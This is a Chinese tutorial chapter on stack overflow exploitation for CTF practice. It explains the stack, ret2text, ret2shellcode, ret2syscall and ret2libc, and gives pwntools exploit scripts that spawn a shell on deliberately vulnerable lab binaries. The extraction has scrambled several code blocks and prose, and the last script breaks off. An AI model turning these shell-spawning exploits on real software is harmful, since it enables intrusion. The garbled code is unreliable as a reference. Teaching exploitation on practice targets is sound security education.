**第二章 栈溢出**

[2.1 栈介绍](#_2.1__栈介绍)

[2.2 栈溢出基本原理](#_2.2_栈溢出基本原理)

[2.3 返回导向编程](#_2.3_返回导向编程)

[2.3.1 ret2text](#_ret2text)

[2.3.2 ret2shellcode](#_ret2shellcode)

[2.3.3 ret2syscall](#_ret2syscall)

[2.3.4 ret2libc](#_ret2libc)

[2.3.5 ret2csu](#_ret2csu1)

[2.3.6 ret2reg](#_ret2reg)

[2.3.7 BROP](#_BROP1)

[2.3.8 高级ROP1](#_2.3.3_高级ROP1)


[2.3.9 高级ROP2](#_ret2VDSO)

[2.3.10 高级ROP3](#_高级ROP3)

[2.4 花式栈溢出](#_2.4_花式栈溢出)

# 2.1 栈介绍

栈是⼀种典型的后进先出 (Last in First Out) 的数据结构，其操作主要有压栈 (push) 与出栈 (pop) 两种操作，如下图所示( 维基百科)。两种操作都操作栈顶，当然，它也有栈底。



高级语言在运行时都会被转换为汇编程序，在汇编程序运行过程中，充分利用了这⼀数据结构。每个程序在运行时都有虚拟地址空间，其中某⼀部分就是该程序对应的栈，用于保存函数调用信 息和局部变量。此外，常见的操作也是压栈与出栈 。需要注意的是，程序的栈是从进程地址空间的高地址向低地址增长的。


函数调用栈

请务必仔细看⼀下下面的文章来学习⼀下基本的函数调用栈。

● [C 语言函数调用栈 (⼀)](http://www.cnblogs.com/clover-toeic/p/3755401.html)

● [C 语言函数调用栈 (二)](http://www.cnblogs.com/clover-toeic/p/3756668.html)

这里再给出另外⼀张寄存器的图



需要注意的是，32位和64位程序有以下简单的区别

● x86

函数参数在函数返回地址的上方

● x64

System V AMD64 ABI (Linux 、FreeBSD 、macOS 等采用) 中前六个整型或指针参数依 次保存在 RDI, RSI, RDX, RCX, R8 和 R9 寄存器中，如果还有更多的参数的话才会保存在栈上。

内存地址不能大于0x00007FFFFFFFFFFF，6个字节长度，否则会抛出异常。

本地 打得通， 远程 打不通


这可能是本地环境和远程环境不⼀致导致的。


虽然你本地和远程环境都是libc2.23,或是libc2.27,但实际上libc2.23 、libc2.27还有分许多小版


本，可能就是小版本的差距导致的 。但这种情况很少见,但也遇到过。下面举⼏个栗子。

1. 我遇过的有本地远程的格式化字符串偏移不⼀样，但格式化字符串因为可以打印出来看， 所 以问题不大，远程打⼀遍偏移就好

2. 还有2021年省赛初赛的⼀道编写以'\x00'为首的shellcode题， 解法就是在shellcode前加⼀段对程 序执行无关的'\x00'开头的机器码 。'\x00'为首的机器码如下







比赛的时候发现在本地能用 '\x00b\x00'+asm(shellcode) 打通，但打不通远程。然后我当 时远程⼀个个试上图的机器码，用'\x00e\x00'+asm(shellcode) 打通了。

栈溢出ROP链打不通

倘若你构造了如下图结构的payload，结果发现打不通，paddings和gadget也没有问题，那么这种 情况可能是栈不对齐造成的。



解决方案：

如下加个ret的gadget即可




吐槽

当时打鹤城杯的时候遇到这种情况，似乎libc2.27更容易造成栈不对齐的情况。


就是⼀道很常规的ret2libc题目




两次payload都很正常啊，但就是无法getshell ( 当场气死



后来才想到似乎有栈不对齐的情况，让它在getshell前多执行⼀次ret，如下



就能成功拿到shell， 为啥是第二次需要多执行⼀次ret俺也不哓得



# 2.2 栈溢出基本原理

介绍

栈溢出指的是程序向栈中某个变量中写⼊的字节数超过了这个变量本身所申请的字节数， 因而导致与其 相邻的栈中的变量的值被改变 。这种问题是⼀种特定的缓冲区溢出漏洞， 类似的还有堆溢出， bss 段溢 出等溢出方式 。栈溢出漏洞轻则可以使程序崩溃， 重则可以使攻击者控制程序执行流程 。此外， 我们也 不难发现， 发生栈溢出的基本前提是

● 程序必须向栈上写⼊数据。

● 写⼊的数据大小没有被良好地控制。

基本示例

最典型的栈溢出利用是覆盖程序的返回地址为攻击者所控制的地址， 当然需要确保这个地址所在的段具 有可执行权限 。下面， 我们举⼀个简单的例子：

C  复制代码



1 #include <stdio.h>

2 #include <string.h>

3 void success() { puts("You Hava already controlled it."); }

4 void vulnerable() {

5 char s[12];

6 gets(s);

7 puts(s);

8 return;

9 }

10 int main(int argc, char \*\*argv) {

11 vulnerable();

12 return 0;

13 }

这个程序的主要目的读取⼀个字符串，并将其输出。我们希望可以控制程序执行 success 函数。

我们利用如下命令对其进行编译



C 复制代码

1 ➜stack-example gcc -m32 -fno-stack-protector stack\_example.c -o stack\_examp

le

2 stack\_example.c : In function ‘vulnerable’ :

3 stack\_example.c :6 :3 : warning : implicit declaration of function ‘gets’ [-Wim

plicit-function-declaration]

4 gets(s);

5 ^

6 /tmp/ccPU8rRA.o：在函数‘vulnerable’中：

7 stack\_example.c:(.text+0x27): 警告： the `gets ' function is dangerous and sh ould not be used.

Plain Text  复制代码



编译成功后， 可以使用 checksec ⼯具检查编译出的文件：

1 ➜ stack-example checksec stack\_example

2 Arch: i386-32-little

3 RELRO: Partial RELRO

4 Stack: No canary found

5 NX: NX enabled

6 PIE: No PIE (0x8048000)



可以看出 gets 本身是⼀个危险函数。它从不检查输⼊字符串的长度，而是以回车来判断输⼊是否结 束，所以很容易可以导致栈溢出，

 历史上，莫里斯蠕虫第⼀种蠕虫病毒就利用了gets这个危险函数实现了栈溢出。

gcc 编译指令中，-m32 指的是生成 32 位程序； -fno-stack-protector 指的是不开启堆栈溢出保护，即不生成 canary。 此外，为了更加方便地介绍栈溢出的基本利用方式，这里还需要关闭 PIE（Position Independent Executable），避免加载基址被打乱。不同 gcc 版本对于 PIE 的默认配置不同，我们可以使用命令gcc -v查看 gcc 默认的开关情况。如果含有--enable-default-pie参数则代表 PIE 默认已开启，需要在编译指令中添加参数-no-pie。

提到编译时的 PIE 保护，Linux 平台下还有地址空间分布随机化（ASLR）的机制。简单来说即使可执行文件开启了 PIE 保护，还需要系统开启 ASLR 才会真正打乱基址，否则程序运行时依 旧会在加载一个固定的基址上（不过和 No PIE 时基址不同）。我们可以通过修改 /proc/sys/kernel/randomize\_va\_space 来控制 ASLR 启动与否，具体的选项有

● 0， 关闭 ASLR， 没有随机化 。栈 、堆 、.so 的基地址每次都相同。



C  复制代码

该字符串距离 ebp 的长度为 0x14， 那么相应的栈结构为

Plain Text  复制代码



● 1， 普通的 ASLR 。栈基地址 、mmap 基地址 、.so 加载基地址都将被随机化， 但是堆基地址没有随 机化。

● 2， 增强的 ASLR， 在 1 的基础上， 增加了堆基地址随机化。

我们可以使用 echo 0 > /proc/sys/kernel/randomize\_va\_space 关闭 Linux 系统的

ASLR， 类似的， 也可以配置相应的参数。

为了降低后续漏洞利用复杂度， 我们这里关闭 ASLR， 在编译时关闭 PIE 。当然读者也可以尝试 ASLR 、PIE 开关的不同组合， 配合 IDA 及其动态调试功能观察程序地址变化情况 ( 在 ASLR 关闭、 PIE 开启时也可以攻击成功) 。

确认栈溢出和 PIE 保护关闭后， 我们利用 IDA 来反编译⼀下⼆进制程序并查看 vulnerable 函数 。可以 看到

1 int vulnerable() 2 {

3 char s; // [sp+4h] [bp-14h]@1 4

5 gets(&s);

6 return puts(&s);

7 }

1 +-----------------+

2 | retaddr |

3 +-----------------+

4 | saved ebp |

5 ebp--->+-----------------+

6 | |

7 | |

8 | |

9 | |

10 | |

11 | |

12 s,ebp-0x14-->+-----------------+



C  复制代码

1 .text:0804843B success proc near

2 .text:0804843B push ebp

3 .text:0804843C mov ebp, esp

4 .text:0804843E sub esp, 8

5 .text:08048441 sub esp, 0Ch

6 .text:08048444 push offset s ; "You Hava alread

y controlled it."

7 .text:08048449 call \_puts

8 .text:0804844E add esp, 10h

9 .text:08048451 nop

10 .text:08048452 leave

11 .text:08048453 retn

12 .text:08048453 success endp

并且， 我们可以通过 IDA 获得 success 的地址， 其地址为 0x0804843B。

1 +-----------------+

2 | 0x0804843B |

3 +-----------------+

4 | bbbb |

5 ebp--->+-----------------+

6 | |

7 | |

8 | |

9 | |

10 | |

11 | |

12 s,ebp-0x14-->+-----------------+


那么如果我们读取的字符串为

那么， 由于 gets 会读到回车才算结束， 所以我们可以直接读取所有的字符串， 并且将 saved ebp 覆盖 为 bbbb， 将 retaddr 覆盖为 success\_addr， 即， 此时的栈结构为

Plain Text  复制代码



但是需要注意的是， 由于在计算机内存中， 每个值都是按照字节存储的 。⼀般情况下都是采用小端存 储， 即 0x0804843B 在内存中的形式是

 0x14\* 'a '+ 'bbbb '+success addr

\_

\x3b\x84\x04\x08

但是， 我们又不能直接在终端将这些字符给输入进去， 在终端输入的时候 \ ，x 等也算⼀个单独的字



符 。。所以我们需要想办法将 \x3b 作为⼀个字符输入进去 。那么此时我们就需要使用⼀波 pwntools 了 (关于如何安装以及基本用法， 请自行 github)， 这里利用 pwntools 的代码如下：

Python  复制代码

1 ##coding=utf8

2 from pwn import \*

3 ## 构造与程序交互的对象

4 sh = process( './stack\_example')

5 success\_addr = 0x0804843b 6 ## 构造payload

7 payload = 'a' \* 0x14 + 'bbbb' + p32(success\_addr)

8 print p32(success\_addr)

9 ## 向程序发送字符串

10 sh.sendline(payload)

11 ## 将代码交互转换为手工交互

12 sh.interactive()

执行⼀波代码， 可以得到

Bash  复制代码



1 ➜ stack-example python exp.py

2 [+] Starting local process './stack\_example' : pid 61936

3 ;\x84\x0

4 [\*] Switching to interactive mode

5 aaaaaaaaaaaaaaaaaaaabbbb;\x84\x0

6 You Hava already controlled it.

7 [\*] Got EOF while reading in interactive

8 $

9 [\*] Process './stack\_example' stopped with exit code -11 (SIGSEGV) (pid 61

936)

10 [\*] Got EOF while sending in interactive

可以看到我们确实已经执行 success 函数。

小总结

上面的示例其实也展示了栈溢出中比较重要的几个步骤。

寻找危险函数

通过寻找危险函数， 我们快速确定程序是否可能有栈溢出， 以及有的话， 栈溢出的位置在哪里 。常⻅的 危险函数如下

● 输⼊

○ gets，直接读取⼀⾏，忽略'\x00'

○ scanf

○ vscanf

● 输出

○ sprintf

● 字符串

○ strcpy，字符串复制，遇到'\x00'停止

○ strcat，字符串拼接，遇到'\x00'停止

○ bcopy

确定填充长度

这⼀部分主要是计算我们所要操作的地址与我们所要覆盖的地址的距离 。常⻅的操作方法就是打开 IDA， 根据其给定的地址计算偏移 。⼀般变量会有以下⼏种索引模式

● 相对于栈基地址的的索引， 可以直接通过查看 EBP 相对偏移获得

● 相对应栈顶指针的索引， ⼀般需要进⾏调试， 之后还是会转换到第⼀种类型。

● 直接地址索引， 就相当于直接给定了地址。

⼀般来说， 我们会有如下的覆盖需求

● 覆盖函数返回地址， 这时候就是直接看 EBP 即可。

● 覆盖栈上某个变量的内容， 这时候就需要更加精细的计算了。

● 覆盖 bss 段某个变量的内容。

● 根据现实执⾏情况， 覆盖特定的变量或地址的内容。

之所以我们想要覆盖某个地址， 是因为我们想通过覆盖地址的方法来直接或者间接地控制程序执行流 程。

[回到目录](#_top)

## **2.3 返回导向编程**

## ret2text

**理论知识点**

那么该如何构造ROP链， 控制程序执行流呢？我们主要通过覆盖其 return address 来达

到控制程序返回的目的。


例题




pwn 入门视频的题目——

ret2text


首先我们查看⼀下保护：





可以看到是一个 32 位的程序，仅仅开启了堆栈不可执行保护，我们再看一下主程序代码，用 ida 打开分析：



我们跟进看一下vulnerable()函数，发现是一个典型的栈溢出，gets 不限制读入字符长度：




在函数表中我们看到了如下后门函数，那么如果我们直接控制程序返回至 get\_shell()处，那么就可以得到系统的 shell 了：

ret2shellcode， 即控制程序执行 shellcode 代码 。shellcode 指的是用于完成某个功能的汇 编代码， 常见的功能主要是获取目标系统的 shell 。⼀般来说，shellcode 需要我们自己填充。这 其实是另外⼀种典型的利用方法，即此时我们需要自己去填充⼀些可执行的代码。

在栈溢出的基础上， 要想执行 shellcode， 需要对应的 binary 在运行时 ，shellcode 所在的 区域具有可执行权限。

## ret2shellcode

理论知识点



例题

pwn 入门视频的题目—— ret2shellcode

首先我们查看⼀下保护：




我们发现保护全关了， 而且 Has RWX segments ， 就说明程序存在可执行的片段， 我们使用 ida 在 main 函数处下断点 b \*main ， 将程序运行起来后 r ， 使用 vmmap 命令可以看到程序的可 读写执行段在哪：

接下来我们看⼀下 main 函数， 我们发现有⼀个

gets()

带来的栈溢出漏洞， 程序还将我们的输

入复制到了 buf2 这个全局变量里：



from pwn import \*

io=process("./ret2shellcode")

context.arch= 'i386'

buf2=0x804A080

payload=asm(shellcraft.sh()).ljust(112, 'a') # pwntools 自带的shellcode payload+=p32(buf2) #覆盖返回地址

io.sendline(payload)

io.interactive()

Python  复制代码



我们看⼀下该全局变量， 其实就是可读写执行片段：

因此我们的思路即是将 shellcode 通过 strncpy() 复制到具有可读写执行权限的 buf2 上， 然后

在栈溢出的时候返回到 buf2 处就好了：

1

2

3

4

5

6

7

8

9

10


## ret2syscall

理论知识点

ret2syscall， 即控制程序执行系统调用， 获取 shell。



Python  复制代码



1 eax 0xb

2 ebx "/bin/sh"

3 ecx 0

4 edx 0

5 int 0x80 #系统调用

， 那么我们只需控制特定寄存器的值如 下：


假如我们要执行

execev("/bin/sh",null,null)

例题

ret2syscall


pwn 入门视频的题目—— 首先检查⼀下保护：




只开启了堆栈不可执行， 且该文件是静态链接的， ⼀般文件都会比较大：



我们看⼀下 main 函数， 发现有⼀个栈溢出漏洞：



但此题既没有后门函数， 也没有可读写执行片段， 但因为静态链接的缘故， 该程序拥有丰富的gad gets 。我们想要控制的是 eax， ebx， ecx 和 edx， 利用命令 ROPgadget --binary elf文件 -- only "pop|ret"  进行相关 gadget 的搜索：



我们在 ida 中能找到 /bin/sh 的字符串地址：



Python  复制代码

ret2libc 即控制函数的执行 libc 中的函数， 通常是返回至某个函数的 plt 处或者函数的具体 位置 (即函数对应的 got 表项的内容) 。⼀般情况下， 我们会选择执行 system("/bin/sh")， 故而 此时我们需要知道 system 函数的地址。



1 from pwn import \*

2 io=process("./ret2syscall") 3

4 binad=0x80BE408

5 ret\_eax=0x080bb196

6 ret\_edx\_ecx\_ebx=0x0806eb90

7 int\_0x80=0x08049421 8

9 payload = (108+4)\*'a'+p32(ret\_eax)+p32(0xb)

10 payload += p32(ret\_edx\_ecx\_ebx)+p32(0)+p32(0)+p32(binad)+p32(int\_0x80) 11

12 io.sendline(payload)

13 io.interactive()

exp 如下：



## ret2libc

理论知识点

例题1


pwn 入门视频的题目—— ret2libc1

首先查看⼀下保护：



我们再来看⼀下主程序， 有⼀个由 gets() 引起的栈溢出漏洞：

我们还看到函数表里有⼀个 secure() 函数， 该函数提供了 system\_plt ， 也就是说我们无需 泄露 libc 就能调用我们需要的 system() ：



再看⼀下字符串窗口， 我们发现了 /bin/sh 字符串：



因此根据 32 位函数调用参数的性质， 我们如此构造 exp：

Python  复制代码

1 from pwn import \*

2 io=process("./ret2libc1")

3 elf=ELF("ret2libc1") 4

